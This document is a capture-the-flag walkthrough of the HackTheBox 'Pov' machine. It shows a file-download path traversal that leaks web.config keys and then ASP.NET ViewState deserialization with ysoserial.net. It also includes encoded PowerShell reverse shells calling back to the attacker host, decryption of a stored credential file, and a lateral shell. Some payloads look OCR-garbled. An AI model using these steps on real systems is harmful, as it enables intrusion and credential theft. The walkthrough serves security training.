


# Pov



**IP:** 10.129.24.147

## Info Gathering

### Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Pov
cd ~/HTB/Boxes/Pov

# Open a tmux session
tmux new -s Pov

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
sudo openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Pov
workspace Pov
setg LHOST 10.10.14.74
setg LPORT 1337
setg RHOST 10.129.24.147
setg RHOSTS 10.129.24.147
setg SRVHOST 10.10.14.74
setg SRVPORT 9000
use multi/handler
```

### Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.24.147 -oN pov.nmap
```

### Hosts

```
Hosts
=====
```

address	mac	name	os_name	os_flavor	os_sp	purpose
10.129.24.147			Windows	2019		server

## Services

### Services

```
host      port  proto  name  state  info
-----  -
10.129.24.147  80    tcp    http  open   Microsoft IIS httpd 10.0
```

## Gaining Access

In my nmap scan I can see the hostname resolves to pov.htb

### Screenshot Evidence

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Microsoft IIS httpd 10.0
|_ http-title: pov.htb
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http_server_header: Microsoft-IIS/10.0
```

I added it to my /etc/hosts file

```
# Edit file
sudo vim /etc/hosts
# Add line
10.129.24.147    pov.htb
```

Visiting the site I can see there is another vhost name dev.pov.htb

### Screenshot Evidence

```
162 </div>
163 <!-- contact -->
164 <div class="jumbotron jumbotron-fluid" id="contact" style="background-image: url(img/contact-bk.jpg);">
165   <div class="container my-5">
166     <div class="row justify-content-between">
167       <div class="col-md-6 text-white">
168         <h2 class="font-weight-bold">Contact Us</h2>
169         <p class="my-4">
170           If you want to know more about who is behind this project you can check my profile at dev.pov.htb
171         </p>
172       <ul class="list-unstyled">
```

I added this to my hosts file

```
# Edit file
sudo vim /etc/hosts
# Modify line too
10.129.24.147    pov.htb dev.pov.htb
```

### Screenshot Evidence

```
(tobor@kali) - [~/HTB/Boxes/Pov]
$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.129.24.147 pov.htb dev.pov.htb
```


When visiting those sites in Burpsuite I noticed an entry appeared for dev.pov.htb on port 8080 which is not open on my port tests

### Screenshot Evidence




There is no response in Burp or when I use curl

### Screenshot Evidence




Clicking around dev.pov.htb I discover there is a "Download CV" button that downloads a PDF from the server

### Screenshot Evidence



I turned on intercept in Burp and clicked the button. I sent the request to Burps Repeater and forwarded it before turning off intercept again

### Screenshot Evidence



In the request there is a file parameter for cv.pdf which gets download which may be a Local File Inclusion I changed the value to see if I can download web.config which is an IIS configuration file that may be in that same directory location


Simply setting the value **web.config** requires a redirect. I was able to avoid that using the below payload **/web.config**

```

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=AH80Jx6ad9YoLDQDqGiB6weyw23RDCFP9ei7wmbkN%2Bi%2B%2FTtc87Ghpg5x2MgLUtIs7WMyHMCq0VukmuNtG5BZwdiSxnk%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=i0icVchptcAUd87XycDdZXsAPOmHSn2IfQ8lIigtYgP4mFGLltDMTdeIICww0oOhU2B22KB5y9tjEw1pP%2B00%2FmXpEefqomoGfkVPUbou5MUTi%2Bu7hmyxf%2F-syjDd0jz6LcvoQw%3D%3D&file=/web.config

```

## Screenshot Evidence



In the web.config file is critical information about the server in this case.

The POST request being used includes a value for **ViewState**

**ViewState** serves as the default mechanism in ASP.NET to maintain page and control data across web pages. During the rendering of a page's HTML, the current state of the page and values to be preserved during a

postback are serialized into base64-encoded strings. These strings are then placed in hidden ViewState fields.

The .NET Framework being used is 4.5

For **versions 4.5 and above**, all combinations of MAC and Encryption (whether both are true, or one is true and the other is false) necessitate a MachineKey.

The MachineKey can be identified using "Blacklist3r."

**REFERENCE:** <https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-viewstate-parameter#test-case-4-.net-greater-than-4.5-and-enableviewstatemac-true-false-and-viewstateencryptionmode-true>

In Test Case 4 in the above reference we do not need to specify the target 4.5 framework version because it is already defined.

I can use ysoserial.net on Windows to serialize my exploit

**SOURCE:** <https://github.com/pwntester/ysoserial.net>

**DOWNLOAD LINK:** <https://github.com/pwntester/ysoserial.net/releases/download/v1.36/ysoserial-1dba9c4416ba6e79b6b262b758fa75e2ee9008e9.zip>

```
# On Windows
mkdir C:\KaliShare
Set-MpPreference -ExclusionPath C:\KaliShare
# Download ysoserial and save it there then unzip it
Expand-Archive -Path C:\KaliShare\ysoserial-1dba9c4416ba6e79b6b262b758fa75e2ee9008e9.zip -Destination .
cd Release
```

I generated a powershell reverse shell that executes a base64 encoded string using this generator for ease

**GENERATOR:** <https://www.revshells.com/>

I then used ysoserial to generate a payload that executes the shell hosted on my attack machine

```
# Command Executed
.\ysoserial.exe -p ViewState -g TextFormattingRunProperties --deryptionalg="AES" --
deryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --
validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7
B7872EEACE791AAD71A267BC16633468" --path="/portfolio/default.aspx" -c "powershell -e
JABjAGwAaQBLAG4AdAAGAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0ALgB0AGUAdAAuAFMabwBjAGsAZQB0AHMALgBUAE-
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AHMAZQBwAGQAYgBhAGMAawAyACKA0wAkAHMAdABYAGUAYQBtAC4AVwByAGkAdABLACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbg-
BkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAAPADsAJABzAHQAcgBLAGeAbQAuAEYAbAB1AHMAaAAoACKAfQA7ACQAYwBsAGkAZQBwAHQALgBDAGwA-
bwBzAGUAKAApAA=="
```

## Screenshot Evidence



```
PS C:\KaliShare\Release> .\yoserial.exe -p ViewState -g TextFormattingProperties --decriptional="AES" --decriptionkey="74477CEBD009D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validation="SHA1" --validationkey="5620D3D029F914F4CDF25869D24E2CDA517435B200CCF1ACFA1EDE222138ECEB55BA3CF576813C3301FCB07018E605E787872EEACE791AAD71A267BC16633468" --path="/portfolio/default.aspx" -c "powershell -a JABja6wAaQB1AG4AAdAAgAD0A1A8OAGUadwAtAE8AYgBgAGUAYwB0ACAAlUwB5AHMAdAB1A0BAALgBOAGUAdAuuAFMABwbjAGsAZQ0BAAHMLgBUAEUAbUADAGwaAQB1AG4AAdA0aACIAMQwAC4AMQAAC4AMQAB4CANwABACIALAAxADMAMwA3CAKAOwAKAHMAdABYAGUAYqBTACAAPQAGACQAYYwBsgkAZQbuAHQALgBHAUAAdBTAHQAcg81AGEAbQAOaCkAOwBbAGIAeQB0AGUAWwBdAF0AJAB1AHkAdAB1AHMAIAA9ACAAMAUA4AHgAIAADUAWA1AHwAJQB7ADAAfQA7AHcAaABgAAdZQAOAgCA8AJABPACAAPQAGACQAwB8AHIAZQBHAGBALSBSAGUAYGQBKACGJAAB1AHkAdAB1AHMALARAgADAALAGACQAYG85AHQAZQZbZAC4ATAB1AG4AZwB8AGgAKQApcAALQ0uAGUAIAAwAChAwA7ACQAZABhAHQAYQAAd0AIAAoAE4AZQ83AC0ATwBiA5oAZQB3JAHQAIAATAFQAeQBwAGUATgBHAGBAAZQAgAFMAeQBzAHQAZQBzAC4AAVAB1AHgAdAAuAEfAAUwBDAEAKASQBfAG4AYwBvAGQAoQBwAGCkAQQAuAeCAZQ0BAAFMAAdABYAgkAbg8nACQAJAB1AHkAdAB1AHMAIAAwwAIAAAkAGkAKQA7ACQAwc81AG4AZAB1AGEAYwBrACAAPQAGACgAAQB1AHgAIAAAkAGQAYQ88AGEAIAAyA4AAJAgxAACAFAAGAE8AdQB0AC9AUwB0AHMIAAAgBuAGCAIAAAdABJABzAGUAAbgBkAGIAYQ87JAGAsAfAGAD0AIAKAAAHMAZQBwAGQAYgBhAGMAawAyAChkAOwAKAHMAdABYAGUAYqBTACA4AVwByAGKAdAB1ACQAJABzAGUABgBKAGIAeQB0AGUALAAAwCwAJABzAGUABgBKAGIAeQB0AGUALgBMAGUAAbg8nAHQAaAApAdSABzAHQAcg81AGEAbQAAEYABAB1AHMAaAApACkAFQA7ACQAYwBsgkAZQbuAHQALgBDAgWAwwBzAGUAKAApAA==" eOhMkO6QPb4kaiR7mGrMLhiViGjsIQ7DFck4gplEwSvp1W80Y6wDo3XJP0nlaNmD%2Bg4reTiT%2BIAhsMz1qfUwnS1TnLGKr%2FT6osbMN7WOHxvqkvrXJrt4TmVQmTvUdkQDwaYYwqykw4FocetzTsUdbppQ9cMazGVjIFdPTI6gEHXvFzX2gtKRqTVFxcUqfGPB%2F2eYRYq60cwHPJ4ZeNQ0ekHfzFBImcso3nZxPmF0y0iLAV8B7KK%2F1AWR50GIAfvFCuz1iKNjNqSBNd6WlgtYZxdh040bQd4RwRkUXtXaxN%2BV53TlGtj6JnqFZ57SuusbSrFYmgU2amw6wreTE6Tvgmt8lMltygTZ04pkPzzUa2XcJaGRLRwigeGbb%2BRNHg0TLGGavIXLbtF2H00%2FWH02sIIpgr4nhOSZ00FHmYhIn%2F2BjApNnUgew8RU2uZ6AqVFXwo6RTN7w2TEAR%2FVCPt80zfnA4H5C7Y4iCzYdZGISW1a%2BKVVq2S4N1tSbjPvdKLGzG12bjF9rmaPAG5OYJ5BwQsXjvY%2FPiElvMAu20ID6o1Vh518rcQZD1k6vATZjQGRQ%2BegsvsupUSdpgFZuoAp6Q6f%2Bayjil%2B2BLib6mQJ5AdS1yHji4VGCXqHw76Fg9BWJ6TxsEs9x5ke9WN5JkleVyKFT04xnmfo2xMk%2F1BMHEVKAs53PxfUjAejPufegXweFv3JuP5iEXicmTafAN9Bzuj0z6oRkJA%2FuolnpYU18N7zeVYoc8NXr8nifLJN0KStrfIhyAEGA%2F2uJ0SfNUxbfjloQ18ew9wRqKnigUP1fKyL0mHs6d89a%2Fqyc1o5HurbgzARAPjIPo3lrVNFYJ0z7RBOfz0DKWc2G9019yrgQwofgvk0C7w1C6%2B4IjE5qjSVN7LBSsv%2BjJ0pZXRu186qJf0NaG074%2By2u9wE%2FKwEMx7Jbissgk3Jw8j1f0SFxm95JodLemgMo3uExy1TmN5XZTQNI6hd9C5%2BPPY18DPEQ2XP%2BbUpwOgvLEVMHA6TEZZu0jd70%2FPyAhzBSphSlzhKgmRrr5x22b3%2BThttPvJq14EtMPPdGk%2F2f2nblVbGhb8LXX2IKEUME7211RAe1nNj61xHyzG4MjFzeE045QD8Kgm19zFa9ys%2B1ioQnrUWrO4R5b9Akuj5vblxN3JXPgBKItkc6ypERFqGx3QAGwY0UiDnqt8gbX%2B4a4ralOUYxj7feUqY1MZ64QyNWCUmn9rqFdW30XUxSu%2BCF131PaUqfQbTLwbtBnGhp2rzbh9g88K714UxWgjeqBPI%2BuN72kb5x1Pw18fCLO4oh44p0JRnQ2N5zSHA9QGldRDxth1nra2CMLNVLT2gg4AAVZeUzBmkK55BcrApoKK%2Bw3qNJgEaEvP%2FbOzWbv07Bw%3D%3D PS C:\KaliShare\Release>
```

### Payload Text

```
eOhMkO6QPb4kaiR7mGrMLhiViGjsIQ7DFck4gplewSvp1W80Y6wDo3XJP0nlaNmD%2Bg4reTiT%2BIAhsMz1qfUwnS1TnLGKr%2FT6osbMN7WOHxvqkvrXJrt4TmVQmTvUdkQDwaYYwqykw4FocetzTsUdbppQ9cMazGVjIFdPTI6gEHXvFzX2gtKRqTVFxcUqfGPB%2F2eYRYq60cwHPJ4ZeNQ0ekHfzFBImcso3nZxPmF0y0iLAV8B7KK%2F1AWR50GIAfvFCuz1iKNjNqSBNd6WlgtYZxdh040bQd4RwRkUXtXaxN%2BV53TlGtj6JnqFZ57SuusbSrFYmgU2amw6wreTE6Tvgmt8lMltygTZ04pkPzzUa2XcJaGRLRwigeGbb%2BRNHg0TLGGavIXLbtF2H00%2FWH02sIIpgr4nhOSZ00FHmYhIn%2F2BjApNnUgew8RU2uZ6AqVFXwo6RTN7w2TEAR%2FVCPt80zfnA4H5C7Y4iCzYdZGISW1a%2BKVVq2S4N1tSbjPvdKLGzG12bjF9rmaPAG5OYJ5BwQsXjvY%2FPiElvMAu20ID6o1Vh518rcQZD1k6vATZjQGRQ%2BegsvsupUSdpgFZuoAp6Q6f%2Bayjil%2B2BLib6mQJ5AdS1yHji4VGCXqHw76Fg9BWJ6TxsEs9x5ke9WN5JkleVyKFT04xnmfo2xMk%2F1BMHEVKAs53PxfUjAejPufegXweFv3JuP5iEXicmTafAN9Bzuj0z6oRkJA%2FuolnpYU18N7zeVYoc8NXr8nifLJN0KStrfIhyAEGA%2F2uJ0SfNUxbfjloQ18ew9wRqKnigUP1fKyL0mHs6d89a%2Fqyc1o5HurbgzARAPjIPo3lrVNFYJ0z7RBOfz0DKWc2G9019yrgQwofgvk0C7w1C6%2B4IjE5qjSVN7LBSsv%2BjJ0pZXRu186qJf0NaG074%2By2u9wE%2FKwEMx7Jbissgk3Jw8j1f0SFxm95JodLemgMo3uExy1TmN5XZTQNI6hd9C5%2BPPY18DPEQ2XP%2BbUpwOgvLEVMHA6TEZZu0jd70%2FPyAhzBSphSlzhKgmRrr5x22b3%2BThttPvJq14EtMPPdGk%2F2f2nblVbGhb8LXX2IKEUME7211RAe1nNj61xHyzG4MjFzeE045QD8Kgm19zFa9ys%2B1ioQnrUWrO4R5b9Akuj5vblxN3JXPgBKItkc6ypERFqGx3QAGwY0UiDnqt8gbX%2B4a4ralOUYxj7feUqY1MZ64QyNWCUmn9rqFdW30XUxSu%2BCF131PaUqfQbTLwbtBnGhp2rzbh9g88K714UxWgjeqBPI%2BuN72kb5x1Pw18fCLO4oh44p0JRnQ2N5zSHA9QGldRDxth1nra2CMLNVLT2gg4AAVZeUzBmkK55BcrApoKK%2Bw3qNJgEaEvP%2FbOzWbv07Bw%3D%3D
```

I started a listener


# Metasploit Way

```
use multi/handler
set LHOST 10.10.14.74
set LPORT 1337
run -j
```

```
# Or netcat way
nc -lvp 1337
```

I started Burpsuites Intercept and clicked the "Download CV" button to catch the request I pasted in the yoserial generated payload for the **\_\_VIEWSTATE** parameter

### Screenshot Evidence



I then forwarded the request which caught the shell

### Screenshot Evidence



```

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

PS C:\windows\system32\inetsrv> hostname
pov
PS C:\windows\system32\inetsrv> whoami
pov\sfitz
PS C:\windows\system32\inetsrv> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . .             : dead:beef::108
    IPv6 Address. . . . .             : dead:beef::7b27:2037:dc2d:5ffc
    Link-local IPv6 Address . . . . . : fe80::46fd:b488:a40f:2c3b%4
    IPv4 Address. . . . .              : 10.129.24.147
    Subnet Mask . . . . .              : 255.255.0.0
    Default Gateway . . . . .          : fe80::250:56ff:feb9:2bb5%4
                                         10.129.0.1

PS C:\windows\system32\inetsrv>

```

In the sfitz Documents directory is a file called connection.xml  
Turns out this is a credential file

```

# Command Executed
type C:\Users\sfitz\Documents\connection.xml

```

## Screenshot Evidence

```

PS C:\Users\sfitz> type Documents/connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340
627255768e65ae76e179107379a964fa8ff156cee2100000000e800000002000020000000c0bd8
e8adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000
9326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
    </Props>
  </Obj>
</Objs>

```

I can read the password in the credential objects Network password

```

# Commands Executed
$Cred = Import-CliXml -Path Documents\connection.xml
$Cred.GetNetworkCredential().Password

```



```
# RESULTS
f8gQ8fynP44ek1m3
```

## Screenshot Evidence

```
PS C:\Users\sfitz> $Cred = Import-CliXml -Path Documents\connection.xml
PS C:\Users\sfitz> $Cred.GetType()

IsPublic IsSerial Name BaseType
-----
True     True     PSredential System.Object

PS C:\Users\sfitz> $Cred.GetNetworkCredential().Password
f8gQ8fynP44ek1m3
PS C:\Users\sfitz> |
```

**USER:** alaading

**PASS:** f8gQ8fynP44ek1m3

To elevate my privileges I used these credentials to execute a reverse shell  
I started a listener

```
# Metasploit Way
use multi/handler
set LHOST 10.10.14.74
set LPORT 1338
run -j
```

I generated another payload using LPORT 1338 at <https://www.revshells.com/>

```
# Commands Executed
$Credential = Import-CliXml -Path 'C:\Users\sfitz\Documents\connection.xml'
Invoke-Command -ComputerName localhost -Credential $Credential -ScriptBlock {powershell -e
JABjAGwAaQBlAG4AdAAGAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAE-
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bwBzAGUAKAApAA==}
```

This caught a shell as alaading

## Screenshot Evidence

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

PS C:\Users\sfitz> $Credential = Import-CliXml -Path 'C:\Users\sfitz\Documents\connection.xml'
PS C:\Users\sfitz> Invoke-Command -ComputerName localhost -Credential $Credential -ScriptBlock {powercat -u 10.10.14.74 -o 1338 -s 10.129.24.147 -p 49677}
[*] Command shell session 2 opened (10.10.14.74:1338 → 10.129.24.147:49677) at 2024-02-18 11:28:38
```

I was then able to read the user flag

```
# Command Executed
C:\Users\alaading\Desktop\user.txt

# RESULTS
1d22f416f64e708d1bdfe2c81cfdb288
```

### Screenshot Evidence

```
PS C:\Users\alaading\Documents> hostname
pov
PS C:\Users\alaading\Documents> whoami
pov\alaading
PS C:\Users\alaading\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::108
    IPv6 Address. . . . . : dead:beef::7b27:2037:dc2d:5ffc
    Link-local IPv6 Address . . . . . : fe80::46fd:b488:a40f:2c3b%4
    IPv4 Address. . . . . : 10.129.24.147
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:2bb5%4
                                10.129.0.1
PS C:\Users\alaading\Documents> type C:\Users\alaading\Desktop\user.txt
1d22f416f64e708d1bdfe2c81cfdb288
